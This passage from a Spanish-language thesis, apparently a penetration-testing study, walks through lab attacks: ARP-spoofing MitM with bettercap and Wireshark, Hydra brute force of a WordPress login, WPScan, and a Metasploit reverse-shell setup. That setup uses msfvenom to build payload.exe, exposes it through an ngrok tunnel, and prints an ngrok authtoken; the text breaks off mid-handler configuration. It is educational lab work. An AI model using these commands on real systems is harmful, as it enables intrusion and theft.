
Figura 46. Ataque mediante el comando

Fuente: elaboración propia

En la figura 47 se presenta la interfaz de conexión del ataque, mientras que en el anexo 1 se presenta evidencia de este tipo de ataque. Es necesario mencionar que, para la verificación, se establece como resultado de la eficacia del ataque que, el sitio ya no accesible y extremadamente lento. Mientras que, para la migración en el caso de ser el administrador del servidor es necesario implantar firewalls o listas negras que permitan el bloqueo de IPs ofensivas, además se debe emplear

servicios de mitigación de DoS como por ejemplo *Cloudflare* y es necesario configurar límites de conexión simultaneas.

Figura 47. Vista que el sitio web demora en carga por el ataque



Fuente: elaboración propia


Entre algunas de las recomendaciones de este tipo de ataque es que debe ejecutarse dentro de entornos controlados y con la respectiva autorización, debido a que, si se ejecuta cualquiera de estos tipos de ataque (SYN Flood y HTTP Flood) de DoS dentro de sistemas o redes sin permiso puede adquirir consecuencias legales graves.

Ataque 3.- Ataque Man in the middle (MitM)

El *Man in the Middle* (MitM) es un ataque en el que un tercero intercepta y potencialmente altera la comunicación entre dos partes sin que estas se den cuenta, este tipo de ataque es particularmente peligroso en redes inseguras, como el Wi-Fi público, en este, el atacante se posiciona entre la víctima y el servidor, e intercepta y a veces modifica los datos que se transmiten entre ellos.

Entre los prerrequisitos para que este tipo de ataque se presente, es que, el atacante debe estar dentro de la red interna, e igual que en el anterior se parte desde el análisis de los diferentes equipos conectados dentro de la red.


Figura 48. Vista del análisis para el ataque



Fuente: elaboración propia

Dentro de la prueba piloto, se toma en consideración la IP del Router 192.168.1.1., donde se instala la herramienta *bettercap* para posterior incluir el comando *net.probe on* así como para visualizar las diferentes IP se empleó el comando *net.show*.


Figura 49. Vista que el sitio web demora en carga por el ataque



Fuente: elaboración propia

Dentro del anexo 2, se visualiza el tráfico de la IP 192.168.1.1 donde se crea un *arp spoof* dentro de esta, de igual manera se incluye el comando *wireshark* y se considera eth0 para observar el tráfico de la red, como se evidencia en la siguiente figura 50, donde se logró suplantar la identidad del Router para interceptar el tráfico de la red sin que el usuario lo detecte.

Figura 50. Vista de la interceptación del tráfico de red



Fuente: elaboración propia

Para iniciar el proceso en Wireshark, se debe abrir la aplicación y seleccionar la interfaz de red en la que se captura el tráfico, para luego, filtrar el tráfico relevante, mediante el uso del protocolo *http* para observar tráfico no cifrado o para monitorear solicitudes DNS, una vez capturado el tráfico, es necesario examinar los paquetes en busca de posibles credenciales o información sensible transmitida en texto plano.

Es importante considerar las normas de seguridad y ética, estas pruebas deben realizarse únicamente en un entorno controlado y con la autorización correspondiente, al ejecutar estas acciones en redes de producción o sistemas sin permiso se puede presentar consecuencias legales.

Ataque 4.- Ataque de fuerza bruta al panel de administración de WordPress

El ataque de fuerza bruta contra el panel de administración de WordPress es un método de ataque que consiste en probar un gran número de combinaciones de nombre de usuario y contraseña hasta encontrar la combinación correcta.

WordPress, al ser una de las plataformas más populares para sitios web, es un objetivo frecuente de este tipo de ataque.


Para la ejecución de este ataque dentro de la red LAN, es necesario integrar la herramienta *hydra*, de igual manera se identifica el sitio web de Wordpress que por defecto es: http://[IP_del_Servidor]/wp-login.php

Figura 51. Integración de la herramienta *hydra*

Fuente: elaboración propia

Para realizar un ataque de fuerza bruta, se emplea las credenciales más comunes utilizadas por los usuarios, en Kali, se incluye el archivo “rockyou.txt”, ubicado en el directorio /usr/share/wordlists/rockyou.txt, que contiene una lista de las contraseñas empleadas con mayor frecuencia, también se puede generar un archivo personalizado con posibles combinaciones de credenciales “rockyou.txt.gz”.


Figura 52. Revisión de credenciales



Fuente: elaboración propia

A continuación, se puede ejecutar *Hydra*, esta herramienta probará múltiples combinaciones de nombres de usuario y contraseñas como se lo puede observar en el anexo 3. Si encuentra una combinación correcta, la muestra en los resultados como lo indica la figura 53.

Figura 53. Resultados de *hydra*



Fuente: elaboración propia

Es importante tener en cuenta que demasiados intentos fallidos podrían activar medidas de protección en algunos sitios web, lo que bloquea el acceso. Además, si se siguieron las recomendaciones de instalación de WordPress con una clave autogenerada, se debe considerar este factor al realizar las pruebas.


Ataque 5.- Ataque de escaneo y explotación de vulnerabilidades con WPScan

WPScan es una herramienta diseñada para auditar la seguridad de sitios web basados en WordPress, aunque su propósito principal es ayudar a los administradores de sitios a encontrar y corregir vulnerabilidades, los atacantes también pueden usar esta herramienta para escanear sitios en busca de debilidades.

Para este ataque se requiere instalar WPScan, para detectar las vulnerabilidades dentro del sitio wordpress como lo muestra la figura 53. El análisis de los resultados de esta ejecución como se indica en el anexo 4 sugiere que WPScan sería una excelente herramienta para identificar fallas en un sitio web de WordPress. Esto es relevante dado que actualmente se emplea una única plantilla, y aún es necesario integrar varios *plugins* esenciales, como formularios de registro o funcionalidades de comercio electrónico, para mejorar su rendimiento y probar completamente su

funcionamiento, por lo que WPScan genera un informe detallado que incluyen vulnerabilidades detectadas, como versiones desactualizadas y plugins inseguros.

Figura 54. Instalación y ejecución de WPScan



Fuente: elaboración propia

Es importante tener en cuenta que se debe contar con el permiso adecuado para realizar este tipo de escaneo, incluso en entornos de prueba, WPScan puede generar tráfico considerable y activar alertas en los sistemas de seguridad.

3.2. Escenario 1: Ataque desde fuera de la red LAN, en un entorno controlado con Kali sin seguridad

Ataque con un MetaSploit y Ngrok

En un entorno controlado sin medidas de seguridad, se llevó a cabo un ataque desde fuera de la red LAN utilizando Kali Linux como sistema atacante. Para este propósito, se requirió la preparación del entorno, por lo que se necesitó, disponer de *Kali Linux* (atacante), *Ngrok,* el cual expone servidores locales a Internet mediante túneles seguros, facilitando pruebas de intrusión (Parlika et al., 2021). Este permite exponer el puerto local de Kali a Internet y facilitar la comunicación con el equipo objetivo.

Asimismo, se utilizó *Metasploit* que es un *framework* de código abierto utilizado para realizar pruebas de penetración (Seema & Ritu, 2019). Este se requirió para gestionar el exploit (programa para aprovechar una vulnerabilidad) y obtener acceso remoto a través de un shell (conexión de red para acceder de forma remota). Finalmente, se requirió un equipo víctima, en este caso con sistema operativo Windows, que ejecutó el *payload* (carga que se ejecuta en dicha vulnerabilidad).


Se requirió realizar instalación de *Ngrok* en kai Linux, para lo cual se descargó desde el sitio oficial: https://ngrok.com/ , como se observa en el anexo 5, se procedió a descomprimir el archivo y trasladarlo a la extensión: /usr/local/bin:

bash

unzip ngrok-stable-linux-amd64.zip

sudo mv ngrok /usr/local/bin/


Figura 55. Descarga del archivo de instalación



Fuente: elaboración propia

Posteriormente, se procedió vincular a la cuenta de *ngrok* con la aplicación, dentro de una nueva ventana de la consola, fue necesario escribir y copiar para ejecutar el comando, donde el código de autenticación de *ngrok* se lo obtuvo desde el instructivo de instalación,**./ ngrok config add-authtoken 2jujjgBQ3XiwziLLBZXDCzijEkE_3L4fAcwq5G8FJgYRKadU1** como se muestra en la figura 56.


Figura 56. Ejecución del código de autenticación



Fuente: elaboración propia

Posterior a la ejecución de los comandos se procedió a observar la siguiente ventana

Figura 57. Vista de la ejecución del comando



Fuente: elaboración propia

Por otro lado, para la generación del *Payload*, este debe disponer de un formato *.exe,* por lo que se emplea **msfvenom** para la creación del archivo, con el tipo TCP inverso (reverse shell), para esto se ejecutan como primer paso: abrir la terminal en kali Linux mediante el uso del siguiente comando para la creación del **payload**:


bash

Msfvenom -p windows/meterpreter/reverse_tcp LHOST=<tu_ngrok_url> LPORT=<puerto_ngrok> -f exe > payload.exe

Donde los comandos **LHOST**; el cual, es la dirección IP proporcionada por *Ngrok* **LPORT**, es el puerto que se configura para que la maquina vulnerada se enlace a la del atacante se puede emplear como por ejemplo el puerto **4444** o uno a elección propia, por su parte el **-f exe**, indica el formato del *payload* el cual debe ser .exe que señala que debe ser de tipo ejecutable.

Una vez ejecutado esto, se debe presentar un archivo llamado payload.exe en el directorio actual del equipo el mismo que contiene un código malicioso que deberá ser ejecutado en el equipo victima para establecer la conexión con Kali Linux.

Figura 58. Vista del archivo payload.exe



Fuente: elaboración propia

Para configurar *Ngrok* y exponer el puerto necesario, se debe abrir una nueva terminal en Kali Linux y ejecutar el comando siguiente, para exponer el puerto que se ha configurado previamente en el payload:

bash

ngrok tcp 4444


Para la ejecución de la prueba piloto dentro de *payload* y en *Metasploit*, se empleó el puerto **4444**. Una vez ejecutado este proceso, como resultados se observa que *Ngrok* proporciona al atacante una dirección pública, donde **0.tcp.ngrok.io** es la dirección publica que el atacante emplea en el payload y **17034** corresponde al puerto público que se usa en *Ngrok*

tcp://0.tcp.ngrok.io:17034 -> localhost:4444

para ejecutar las pruebas de funcionamiento de *ngrok* se requirió disponer del montaje en el servidor local un web apache, con el propósito de verificar si se dispone de una salida con la *url* proporcionada por *ngrok*, como se puede visualizar en el anexo 6.

En función de esto, se verifica el funcionamiento correcto del túnel, y se puede considerar que el *ngrok* este operativo.

Figura 59. Vista del archivo payload.exe



Fuente: elaboración propia

Una vez que se dispone del *payload* y *ngrok* en funcionamiento, se procedió a configurar **Metasploit** con el propósito de gestionar la conexión reversa, para lo cual se requiere iniciar con el siguiente comando:

bash

msfconsole

Se procede a la configuración del *handler (listener)*, una función que recibe – maneja datos y realiza acciones de respuesta mediante el comando:

bash

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 0.0.0.0

